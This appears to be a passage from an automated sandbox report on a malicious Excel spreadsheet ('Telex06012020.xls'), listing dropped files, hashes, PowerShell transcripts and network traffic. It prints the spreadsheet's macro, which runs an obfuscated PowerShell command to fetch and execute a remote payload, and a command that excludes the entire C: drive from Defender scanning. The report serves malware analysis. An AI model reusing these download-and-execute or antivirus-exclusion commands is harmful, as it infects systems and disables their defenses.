Preview:	L.....F.... ...X..S.....OK.....OK.....P.O. .:i....+00../C:\.....x.1.....N....Users.d.....L..(R@D.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.8.1.3.....P.1.....>Q|<..user.<.....N..(R@D....#J.....$._.j.o.n.e.s.....~.1.....>Q}<..Desktop.h.....N..(R@D.....Y.....>.....w&.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2... d.l.l.,.-.2.1.7.6.9.....p.2.....(RHD .TELEX0~1.XLS..T.....>Q{<(RHD.....V.....C.T.e.l.e.x.0.6.0.1.2.0.2.0...x.l.s.....W.....-.....V.....>.S.....C:\Users\user\Desk top\Telex06012020.xls..(.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.T.e.l.e.x.0.6.0.1.2.0.2.0...x.l.s.....:.,.LB.)...As...`.....X.....179605.....!a..%.H.VZAj...{.....!a..% .H.VZAj...{.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	92
Entropy (8bit):	4.1711745601340615
Encrypted:	false
SSDEEP:	3:oyBVomMHZOVX/6lphZOVX/6lmMHZOVX/6lv:dj6M9S7W9SxM9S1
MD5:	0A818CE42B82E28C18F24F1461724805
SHA1:	A8825698DD788B8C2236FF6BEFB7235D0938A1ED
SHA-256:	D29555390CEE036E08F72AB94C450ADFAF4244F6318837DB856DA042C607EE07
SHA-512:	4824E4170BC4DC4022AB1ABDE52BC3ADC2F0DD3A95756CEAA115CFA04805489B2FCBED0DC14D8C339E73424450BCAB2A3ED5E4D11E97DB1CF4A1C55EF66E BDF0
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..Telex06012020.LNK=0..Telex06012020.LNK=0..[xls]..Telex06012020.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB 342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\AppData\Roaming\sztmmjA.tmp	
Process:	C:\Users\user\AppData\Local\Temp\Test3.jpg
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\Desktop\DCC40000

C:\Users\user\Desktop\DCC40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	137610
Entropy (8bit):	7.509226913581185
Encrypted:	false
SSDEEP:	3072:o4xEtjPOtioVjDGUU1qfDlaGGx+cL2QnAGHwSJtUkUlR/FoeHxv7nalHDCfZoCF0:BxEtjPOtioVjDGUU1qfDlavx+W2QnAyp
MD5:	CE5E8C9996E3AB34AC28489F2A3C8C55
SHA1:	147F9B4BFA526ACE9F31E5A8E509A4771AEEB7D8
SHA-256:	24D474665891192B3D310E2AD4AAF1484EE7FE764478C9FA5E2A475F07D26AF1
SHA-512:	6F913C3CEF7298186CAE737B9516848CBD7B27B176F2BDAC9B02F41B2B6D7BD4CE1FF74E05B44516484FF3D351D0DD6038262B40504D1EACA94DE14D63D08D9
Malicious:	false
Yara Hits:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: C:\Users\user\Desktop\DCC40000, Author: Florian Roth
Preview:	........T8.....\.p....pratesh B.....a.....=.....=.....<.WN..8. ......X.@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8..... ....C.a.m.b.r.i.a.1...,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1..... >.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.....''$''

C:\Users\user\Documents\20210108\PowerShell_transcript.179605.1KVzgujm.20210108093427.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1285
Entropy (8bit):	5.303199615941223
Encrypted:	false
SSDEEP:	24:BxSAXm7vBZuzx2DOXC0fD/jLW7HjeTKKjX4CIym1ZJX/IJD/j1fvfuKs8MXiV+Ps:BZ8vjeoOVq7qDYB1Z0t3ZW2+rgZoZZdC
MD5:	10DB2489170F4AD7B069CF5E861DD6B6
SHA1:	84015D396BAB988BC4F2E41C7F6480E75FC90217
SHA-256:	D8AC486E4558FBAA4DE42E516D31FBE7F80F5C2716E3829E1196CA366434D1DE
SHA-512:	BD20F1BBE293CD2202290C2587B65EC22BAA481A0B5C88B9D23CB3CE3F962DC25142B67486D313EEFA95E9765569385A0093268AA5FFF60C5D2178B75945E01
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210108093440..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 179605 (Microsoft Windows NT 10.0.17134.0)..Host Application: poWeRSheLL.EXe -ex BYPAsS -NoP -w 1 iEx(curL ('http://lankarecipes.com/mages.jp' + 'g'))..Process ID: 5848..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210108093440..**********..PS>iEx(curL ('http://lankarecipes.com/mages.jp' + 'g'))..False..C:\Users\user\AppData\Local\Temp\Test1.txt..C:\Users\user\AppData\Local\Temp\Test2.gif.. 1 file(s) copied...Executing (Win32_Process)->Create()..Method execution successful...Out Parameters:..instance of __

C:\Users\user\Documents\20210108\PowerShell_transcript.179605.XuKY+ytb.20210108093520.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5048
Entropy (8bit):	5.386219134914956
Encrypted:	false
SSDEEP:	96:BZDjeN5sqDo1ZIZJjeN5sqDo1ZPM6UjZDjeN5sqDo1ZpFEEGZR:2y65
MD5:	B418FE0C9462B2B60E822C15FF7CA680
SHA1:	4B9F928A980EB8843454A1CD233D055034014EE5
SHA-256:	3667AC287C119EE21B3D6C58B1D2E7C864E92B95413C8721D33255AB185219B7
SHA-512:	2EFEC64E148C2FA558DD51B73A6D40CF514C0F48870493922CF6F8A97E43B33E0F48CC56D33A0B7D36BCD7239ED146567C97EDA848C3EB3F4B7075DC870A496
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210108093537..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 179605 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Add-MpPreference -ExclusionPath C:\..Process ID: 5368..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210108093537..**********..PS>Add-MpPreference -ExclusionPath C:\..**********..Windows PowerShell transcript start..Start time: 20210108093841..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 179605 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell Add-MpPreference -Exclus

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.095703110114614

\Device\ConDrv	
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MgkSH0wFJQAiveyzr:Yw7gJGWMXJXKSOdYiygKkXe/egkSH0qE
MD5:	DDDE552835D6965F874AE689CF0790A6
SHA1:	FD84334F01C4A23F1E8E8A1E273EDB20D0F227BA
SHA-256:	B21EF0761891F98BA637444A9390F8048920081EC4848B8EC88229E9B85BE387
SHA-512:	F6864733F63CBDC50B1435CACA0DAAED1F4AB9F1806147B3E4BB59BA421B056B022D7C08E2FF0B8543E1C016D82A595CCAA0255466ABD93EA0A9F1114CE2FD EF
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 6852;...ReturnValue = 0;..};....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Author: OBA, Last Saved By: OBA, Name of Creating Appli cation: Microsoft Excel, Create Time/Date: Wed Jan 6 16:14:54 2021, Last Saved Time/Date: Wed Jan 6 16:18:07 2021, Security: 0
Entropy (8bit):	7.63969342616772
TrID:	• Microsoft Excel sheet (30009/1) 45.83% • Microsoft Works Spreadsheet (27457/6) 41.94% • Generic OLE2 / Multistream Compound File (8008/1) 12.23%
File name:	Telex06012020.xls
File size:	122880
MD5:	c221348cc4be1ca5c8d1fe510c672e57
SHA1:	b7bbcb23c92782d871a684afc34e4c8264e96b8e
SHA256:	07a877cc1499b20ae7bcaf0200f2576a100754fa661e391 f36cbb95aa58a75b9
SHA512:	6cd55b442d3513b6377b595f5a05b7914133ff4c0630b57 579f6927a8366e1117086d5cd00d07c3fd3ec9a9b0d9472 900ac3638200d92a8222072dc40d793d84
SSDEEP:	3072:dfZ+RwPONXoRjDhIcp0fDlaGGx+cL26nAfHgSJt M2slx/FQeHxvjnqlHDCfVoCF:RZ+RwPONXoRjDhIcp0f Dlavx+W26nAve
File Content Preview:	.....>.....b..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Telex06012020.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Author:	OBA
Last Saved By:	OBA
Create Time:	2021-01-06 16:14:54
Last Saved Time:	2021-01-06 16:18:07
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.25248375193
Base64 Encoded:	True
Data ASCII:	. . . . F & . . . M i c r o s o f t O f f i c e E x c e l 2 0 0 3 W o r k s h e e t . . . . . B i f f 8 . . . . . E x c e l . S h e e t . 8 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 26 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 288

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	288
Entropy:	3.22237115402
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . S h e e t 1 . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . M a c r o 1 . . . . . W o r k s h e e t s . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 200

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	200
Entropy:	3.44023669415
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . ` . . . . . x . . . . . O B A . . . . . O B A . . . . . M i c r o s o f t E x c e l . @ . . . . S j . G . . . @ . . . . . s . G . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 118310

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	118310
Entropy:	7.74604422094
Base64 Encoded:	True
Data ASCII:	. . . . \\ . p . . . . O B A B . . . . . a . . . . = ... = ... < . V N . . 8 . . . . X . @ . . . . " . . . . .
Data Raw:	09 08 10 00 00 06 05 00 a9 1f cd 07 c1 00 01 00 06 04 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 4f 42 41 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
"=                    cItARKOyQs0SudK                    &          t1Bg8ysdvhEcSX0v9DVkRr1spwdW3kKqnK3                    &EXEC(""CmD.Exe  /C poWeRSheLL.EXe  -ex BYPAsS -NoP -w 1 iEx( curL
('http://lankarecipes.com/mages.jp'  + 'g' ))"")"=  HALT()
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:34:53.061940908 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.245029926 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.245177984 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.247750044 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.430522919 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.435033083 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.435076952 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.435107946 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.435142994 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.435174942 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.435205936 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.435247898 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.435256958 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.435280085 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.435300112 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.435302019 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.435323000 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.435333014 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.435386896 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.618185997 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618215084 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618227959 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618243933 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618259907 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618279934 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618297100 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618313074 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618328094 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618344069 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618352890 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.618360043 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618376970 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618391991 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618408918 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.618411064 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618427992 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618443966 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618451118 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.618459940 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618475914 CET	80	49728	192.185.236.165	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:34:53.618478060 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.618490934 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618506908 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.618514061 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.618535995 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.618585110 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.801896095 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.801940918 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.801960945 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.802042961 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.803514957 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803539991 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803558111 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803575039 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803591013 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803597927 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.803606033 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803622007 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803637981 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803648949 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.803653955 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803673029 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803685904 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803697109 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803706884 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.803709984 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803723097 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803735018 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803751945 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803769112 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803776026 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.803785086 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803806067 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803806067 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.803823948 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803831100 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.803839922 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803850889 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.803855896 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803872108 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803884029 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.803888083 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803905010 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803920984 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803934097 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803934097 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.803950071 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803966045 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803980112 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.803982019 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.803997993 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.804024935 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.804025888 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.804039001 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.804055929 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.804068089 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.804085970 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.804101944 CET	49728	80	192.168.2.4	192.185.236.165
Jan 8, 2021 09:34:53.804102898 CET	80	49728	192.185.236.165	192.168.2.4
Jan 8, 2021 09:34:53.804116964 CET	49728	80	192.168.2.4	192.185.236.165

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:34:22.592523098 CET	54531	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:34:22.648827076 CET	53	54531	8.8.8.8	192.168.2.4
Jan 8, 2021 09:34:23.071926117 CET	49714	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:34:23.131162882 CET	53	49714	8.8.8.8	192.168.2.4
Jan 8, 2021 09:34:24.094037056 CET	49714	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:34:24.153039932 CET	53	49714	8.8.8.8	192.168.2.4
Jan 8, 2021 09:34:25.098613977 CET	49714	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:34:25.157569885 CET	53	49714	8.8.8.8	192.168.2.4
Jan 8, 2021 09:34:26.267925024 CET	58028	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:34:26.315888882 CET	53	58028	8.8.8.8	192.168.2.4
Jan 8, 2021 09:34:27.099524021 CET	49714	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:34:27.158677101 CET	53	49714	8.8.8.8	192.168.2.4
Jan 8, 2021 09:34:31.139883995 CET	49714	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:34:31.199232101 CET	53	49714	8.8.8.8	192.168.2.4
Jan 8, 2021 09:34:36.183619976 CET	53097	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:34:36.231576920 CET	53	53097	8.8.8.8	192.168.2.4
Jan 8, 2021 09:34:42.078037977 CET	49257	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:34:42.138613939 CET	53	49257	8.8.8.8	192.168.2.4
Jan 8, 2021 09:34:52.840903044 CET	62389	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:34:53.042937040 CET	53	62389	8.8.8.8	192.168.2.4
Jan 8, 2021 09:34:59.895586014 CET	49910	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:34:59.953301907 CET	53	49910	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:01.014930964 CET	55854	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:01.071927071 CET	53	55854	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:01.438055038 CET	64549	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:01.486090899 CET	53	64549	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:01.652700901 CET	63153	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:01.711103916 CET	53	63153	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:02.415011883 CET	52991	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:02.463038921 CET	53	52991	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:03.068269968 CET	53700	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:03.116374016 CET	53	53700	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:03.436655045 CET	51726	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:03.501081944 CET	53	51726	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:03.799073935 CET	56794	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:03.847184896 CET	53	56794	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:04.461044073 CET	56534	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:04.519684076 CET	53	56534	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:05.148782015 CET	56627	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:05.199683905 CET	53	56627	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:06.196203947 CET	56621	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:06.255413055 CET	53	56621	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:07.485481977 CET	63116	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:07.533351898 CET	53	63116	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:08.052906990 CET	64078	53	192.168.2.4	8.8.8.8
Jan 8, 2021 09:35:08.103848934 CET	53	64078	8.8.8.8	192.168.2.4
Jan 8, 2021 09:35:17.736723900 CET	64801	53	192.168.2.4	8.8.8.8
